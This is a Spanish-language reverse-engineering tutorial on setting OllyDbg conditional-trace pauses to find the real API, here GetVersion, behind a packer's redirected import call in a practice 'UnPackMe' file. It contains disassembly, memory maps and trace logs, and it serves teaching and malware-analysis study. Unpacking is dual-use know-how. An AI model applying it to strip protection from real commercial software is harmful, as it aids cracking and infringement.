
Volvamos al OLLYDBG y a nuestra entrada, ya vimos que traceando a mano llegamos a una api, sabemos que el OLLYDBG trae un traceador incorporado, vamos a usarlo para llegar mas rapido, ya que aquí fueron 5 o 6 lineas que traceamos y ya llegamos a la api, pero hay packers que dan vueltas y vueltas antes de llegar a la misma, por lo cual el traceo automatico suele ser util.



Ponemos antes de tracear un BP en el retorno de la api, no sea cosa que nos equivoquemos y quede traceando sin parar nunca.




En DEBUG-SET CONDITION tenemos la posibilidad de elegir las opciones en las cuales el OLLYDBG detendra el traceo.



Alli vemos la ventana de CONDICIONES PARA PAUSAR EL TRACEO, veremos algunas que pueden funcionar y se pueden adaptar según el caso.

EIP IS IN RANGE significa que si ponemos la tilde en este renglon, OLLYDBG parara cuando el EIP se encuentre dentro del rango de valores que especifiquemos en la derecha, por ejemplo.




Este ejemplo significa que OLLYDBG traceara hasta que vea que EIP vale algun valor comprendido entre 401000 y 500000 por supuesto esto es un ejemplo, y no nos sirve en este caso, ya que queremos que se detenga en la api.
Para hallar los valores entre los cuales queremos que OLLYDBG se detenga en este caso miramos


el mapa de memoria.

00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WI
00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00001000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	RW	RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	RW	RWE	
0044B000	0000C000	UnPackMe	.teddy	data	Imag	RW	RWE	
00457000	00009000	UnPackMe	.teddy		Imag	RW	RWE	
00460000	00003000	UnPackMe	.teddy		Imag	RW	RWE	
00463000	00002000	UnPackMe	.rsrc	resources	Imag	RW	RWE	
00465000	00004000	UnPackMe	.teddy	SFX,imports	Imag	RW	RWE	
00470000	00008000				Map	R E	R E	
00530000	00002000				Map	R E	R E	
00540000	00103000				Map	R	R	
00650000	000EE000				Map	R E	R E	
00970000	00001000				Priv	RW	RW	
009F0000	00002000				Priv	RW	RW	
00A00000	00002000				Priv	RW	RW	
00A10000	00001000				Priv	RW	RW	
00A20000	00004000				Priv	RW	RW	
00A30000	00003000				Map	R	R	\Device\HarddiskVolume1\WI
00A40000	00004000				Priv	RW	RW	
00A50000	00003000				Priv	RW	RW	
00A60000	00002000				Map	R	R	
00A70000	00001000				Priv	RW	RW	
01270000	00002000				Map	R	R	
58C30000	00001000	COMCTL32		PE header	Imag	R	RWE	
58C31000	00070000	COMCTL32	.text	code,import	Imag	R	RWE	
58CA1000	00003000	COMCTL32	.data	data	Imag	R	RWE	
58CA4000	0001F000	COMCTL32	.rsrc	resources	Imag	R	RWE	
58CC3000	00004000	COMCTL32	.reloc	relocations	Imag	R	RWE	
5B480000	00001000	umdmxfrm		PE header	Imag	R	RWE	
5B481000	00003000	umdmxfrm	.text	code,import	Imag	R	RWE	
5B484000	00001000	umdmxfrm	.data	data	Imag	R	RWE	
5B485000	00001000	umdmxfrm	.rsrc	resources	Imag	R	RWE	
5B486000	00001000	umdmxfrm	.reloc	relocations	Imag	R	RWE	
5D160000	00001000	serwvdrv		PE header	Imag	R	RWE	
5D161000	00003000	serwvdrv	.text	code,import	Imag	R	RWE	
5D164000	00001000	serwvdrv	.data	data	Imag	R	RWE	
5D165000	00001000	serwvdrv	.rsrc	resources	Imag	R	RWE	
5D166000	00001000	serwvdrv	.reloc	relocations	Imag	R	RWE	
72F80000	00001000	WINSPOOL		PE header	Imag	R	RWE	
72F81000	00020000	WINSPOOL	.text	code,import	Imag	R	RWE	
72FA1000	00002000	WINSPOOL	.data	data	Imag	R	RWE	
72FA3000	00001000	WINSPOOL	.rsrc	resources	Imag	R	RWE	
72FA4000	00002000	WINSPOOL	.reloc	relocations	Imag	R	RWE	
74CC0000	00001000	oledlg		PE header	Imag	R	RWE	
74CC1000	00011000	oledlg	.text	code,import	Imag	R	RWE	
74CD2000	00002000	oledlg	.data	data	Imag	R	RWE	
74CD4000	0000B000	oledlg	.rsrc	resources	Imag	R	RWE	
74CDF000	00001000	oledlg	.reloc	relocations	Imag	R	RWE	
76360000	00001000	comdlg32		PE header	Imag	R	RWE	
76361000	00030000	comdlg32	.text	code,import	Imag	R	RWE	
76391000	00004000	comdlg32	.data	data	Imag	R	RWE	
76395000	00012000	comdlg32	.rsrc	resources	Imag	R	RWE	
763A7000	00003000	comdlg32	.reloc	relocations	Imag	R	RWE	
76B00000	00001000	WINMM		PE header	Imag	R	RWE	
76B01000	0001F000	WINMM	.text	code,import	Imag	R	RWE	
76B20000	00002000	WINMM	.data	data	Imag	R	RWE	
76B22000	0000A000	WINMM	.rsrc	resources	Imag	R	RWE	

Alli vemos marcado en celeste la zona que nos interesaria que se detenga OLLYDBG al tracear, o sea desde donde se encuentra la primera dll en adelante, no queremos que pare ni en las secciones del exe, ni en las secciones creadas por el packer ya que ese es codigo intermedio, necesitamos que pare en las dlls, por lo tanto si marcamos la primera casilla y ponemos que EIP este entre 58000000 y 7FFFFFFF que es la direccion maxima seguro que parara en alguna dll (aclaracion no importa que no elegimos la direccion exacta de la primera dll ya que vemos que no hay codigo entre 58000000 y el inicio de la primera dll 58c30000 asi que alli no va a parar, pero para evitar poner cifras exactas puedo sin problemas redondear)




Quiere decir entonces que OLLYDBG ejecutara traceando linea a linea y en cada una verificara que se cumpla esa condicion, o sea que EIP este en la seccion de alguna dll y si es asi parara.



Lleguemos hasta el CALL poniendo un BP en el mismo.

```
004271B0   55              PUSH EBP
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
```


Si teniamos puesto un MEMORY BREAKPOINT que usamos para llegar al OEP lo quitamos y llegamos al CALL.
Alternativamente si no es un CALL que esta al inicio y no sabemos donde esta el CALL O JMP, podemos marcar los bytes de la entrada y poner un MEMORY BREAKPOINT ON ACCESS en la misma, con los cual al dar RUN, parara cuando lea la entrada o sea en el JMP o CALL correspondiente.




Bueno ya llegamos al CALL con alguno de esos dos metodos.

```
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
004271E0   8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
004271E6   8BC8            MOV ECX,EAX
004271E8   81E1 FF000000   AND ECX,0FF
004271EE   890D 30E64500   MOV DWORD PTR DS:[45E630],ECX
004271F4   C1E1 08         SHL ECX,8
DS:[00460ADC]=009F06F7
```


Pongamos a tracear al OLLYDBG




Es importante elegir TRACE INTO para que tracee linea a linea, si elegimos TRACE OVER no entrara en los calls y puede fallar.




Alli paro por la condicion que colocamos si vemos en OLLYDBG abajo



Paro porque EIP esta en el rango 58000000-7FFFFFFF, es bueno verificar esto para ver que no haya parado por alguna excepcion u otro motivo.




Lo siguiente que hay que verificar es que al ejecutar la api vuelva al programa a continuacion del CALL, porque hay packers que para confundir van primero a una api, y a continuacion a una segunda api, por lo tanto la api verdadera sera la ultima, y en la cual veamos en el valor de retorno de la misma, que retorna al programa a al instrucción siguiente al CALL.
Por supuesto en este caso, retorna a la linea siguiente del CALL de donde partimos.



Vuelve a 4271DC como corresponde.

Bueno ahora nos falta ver que api es porque OLLYDBG no nos dice nada, la primera forma es analizar el codigo aquí mismo de la dll.




```
7C8114AB  $  64:A1 180000  MOV EAX,DWORD PTR FS:[18]
7C8114B1  .  8B48 30       MOV ECX,DWORD PTR DS:[EAX+30]
7C8114B4  .  8B81 B000000  MOV EAX,DWORD PTR DS:[ECX+B0]
7C8114BA  .  0FB791 AC000  MOVZX EDX,WORD PTR DS:[ECX+AC]
7C8114C1  .  83F0 FE       XOR EAX,FFFFFFFE
7C8114C4  .  C1E0 0E       SHL EAX,0E
7C8114C7  .  0BC2          OR EAX,EDX
7C8114C9  .  C1E0 08       SHL EAX,8
7C8114CC  .  0B81 A800000  OR EAX,DWORD PTR DS:[ECX+A8]
7C8114D2  .  C1E0 08       SHL EAX,8
7C8114D5  .  0B81 A400000  OR EAX,DWORD PTR DS:[ECX+A4]
7C8114DB  .  C3            RETN
7C8114DC     54            DB 54
7C8114DD     00            DB 00
7C8114DE     4D            DB 4D
7C8114DF     00            DB 00
7C8114E0     50            DB 50
7C8114E1     00            DB 00
7C8114E2     00            DB 00
7C8114E3     00            DB 00
7C8114E4     90            NOP
7C8114E5     90            NOP
7C8114E6     90            NOP
7C8114E7     90            NOP
7C8114E8     90            NOP
FS:[00000018]=[7FFDF018]=7FFDF000
EAX=009F17D4

kernel32.GetVersion
```

Alli vemos justo abajo en la aclaracion que OLLYDBG nos muestra el nombre de la api lo mismo que al lado del valor de EIP.


```
Registers (FPU)
EAX 009F17D4
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallF
EBX 7FFDC000
ESP 0012FF48
EBP 0012FFC0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 7C8114AB kernel32.GetVersion

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Otra condiciones posibles para el traceo desde el CALL para llegar hasta la api son:



Este caso es la inversa del anterior OLLYDBG chequea que EIP este fuera del rango de las secciones del exe, y las secciones que hay antes de la primera dll.

Otra posibilidad



Para algun caso raro que el packer cree secciones mezcladas entre las dlls, puede utilizarse un metodo combinado como este que parara cuando halle un RET y ademas cuando la primera linea del stack sea 4271DC que es el retorno de la api. Este metodo apunta a parar en el retorno de la api, y muchas veces es efectivo sobre todo en packers que emulan las primeras lineas de la api y saltan a la tercera o cuarta linea de la misma, generalmente el RET siempre es respetado y parara en el

mismo, si reinicio el OLLYDBG y llego de nuevo al call puedo probarlo rapidamente.

O sea aquí se deben cumplir dos condiciones a la vez, que estan unidas por && lo cual asegura que sean las dos condiciones las que se cumplan && equivale a Y.

Si fuera que quisiera que se detenga cuando alguna de las dos condiciones solas se cumpla, en ese caso usaria || que equivale a O.

O sea que

[ESP]==4271dc && byte [eip]==0C3

significa que se cumplan ambas condiciones a la vez, o sea

[ESP]==4271dc (que la primera linea del stack sea el punto de retorno esperado de la api)

byte [eip]==0C3 (y que el contenido de EIP o sea el byte que se esta ejecutando sea un RET o sea C3)


Si desde el CALL lanzamos a tracear con esa condicion, vemos que para en el RET de la api.

```
7C8114A8    90              NOP
7C8114A9    90              NOP
7C8114AA    90              NOP
7C8114AB  $ 64:A1 180000    MOV EAX,DWORD PTR FS:[18]
7C8114B1  . 8B48 30         MOV ECX,DWORD PTR DS:[EAX+30]
7C8114B4  . 8B81 B000000    MOV EAX,DWORD PTR DS:[ECX+B0]
7C8114BA  . 0FB791 AC000    MOVZX EDX,WORD PTR DS:[ECX+AC]
7C8114C1  . 83F0 FE         XOR EAX,FFFFFFFE
7C8114C4  . C1E0 0E         SHL EAX,0E
7C8114C7  . 0BC2            OR EAX,EDX
7C8114C9  . C1E0 08         SHL EAX,8
7C8114CC  . 0B81 A800000    OR EAX,DWORD PTR DS:[ECX+A8]
7C8114D2  . C1E0 08         SHL EAX,8
7C8114D5  . 0B81 A400000    OR EAX,DWORD PTR DS:[ECX+A4]
7C8114DB  . C3              RETN
7C8114DC    54              DB 54                          CHAR
7C8114DD    00              DB 00
```

Conditional pause: [ESP]==4271dc && byte [eip]==0C3

Al dispararse ambas condiciones a la vez, se detiene el traceo..
Ahora que estamos en el RET, se nos complica saber el nombre de la api que ejecuto, pues no estamos en el inicio de la misma, lo mismo nos ocurre cuando el packer simula las dos o tres primeras lineaas de la api y estamos en la 4ta o 5ta linea de la misma, aquí OLLYDBG no nos muestra el nombre aunque hay varios recursos para hallarlo.

Veremos en el listado de lo que traceo, para ello vamos al boton con los tres puntitos.



Back	Thread	Module	Address	Command	Comment or message
19.	Main	UnPackMe	004271D6	CALL DWORD PTR DS:[460ADC]	
18.	Main		009F06F7	TEST ESP,ESP	
17.	Main		009F06F9	JNS SHORT 009F06FE	
16.	Main		009F06FE	INC EAX	
15.	Main		009F06FF	MOV EAX,9F17D3	
14.	Main		009F0704	INC EAX	
13.	Main		009F0705	PUSH DWORD PTR DS:[EAX]	
12.	Main		009F0707	RETN	
11.	Main	kernel32	7C8114AB	MOV EAX,DWORD PTR FS:[18]	
10.	Main	kernel32	7C8114B1	MOV ECX,DWORD PTR DS:[EAX+30]	
9.	Main	kernel32	7C8114B4	MOV EAX,DWORD PTR DS:[ECX+B0]	
8.	Main	kernel32	7C8114BA	MOVZX EDX,WORD PTR DS:[ECX+AC]	
7.	Main	kernel32	7C8114C1	XOR EAX,FFFFFFFE	
6.	Main	kernel32	7C8114C4	SHL EAX,0E	
5.	Main	kernel32	7C8114C7	OR EAX,EDX	
4.	Main	kernel32	7C8114C9	SHL EAX,8	
3.	Main	kernel32	7C8114CC	OR EAX,DWORD PTR DS:[ECX+A8]	
2.	Main	kernel32	7C8114D2	SHL EAX,8	
1.	Main	kernel32	7C8114D5	OR EAX,DWORD PTR DS:[ECX+A4]	
0.		kernel32	7C8114DB	RETN	

Vemos obviamente que la primera linea que traceo en la dll es la marcada por la flecha, aunque no nos muestra el nombre de la api, asi que hagamos analisis del codigo, y luego hagamos doble click en esta linea que marca la flecha.

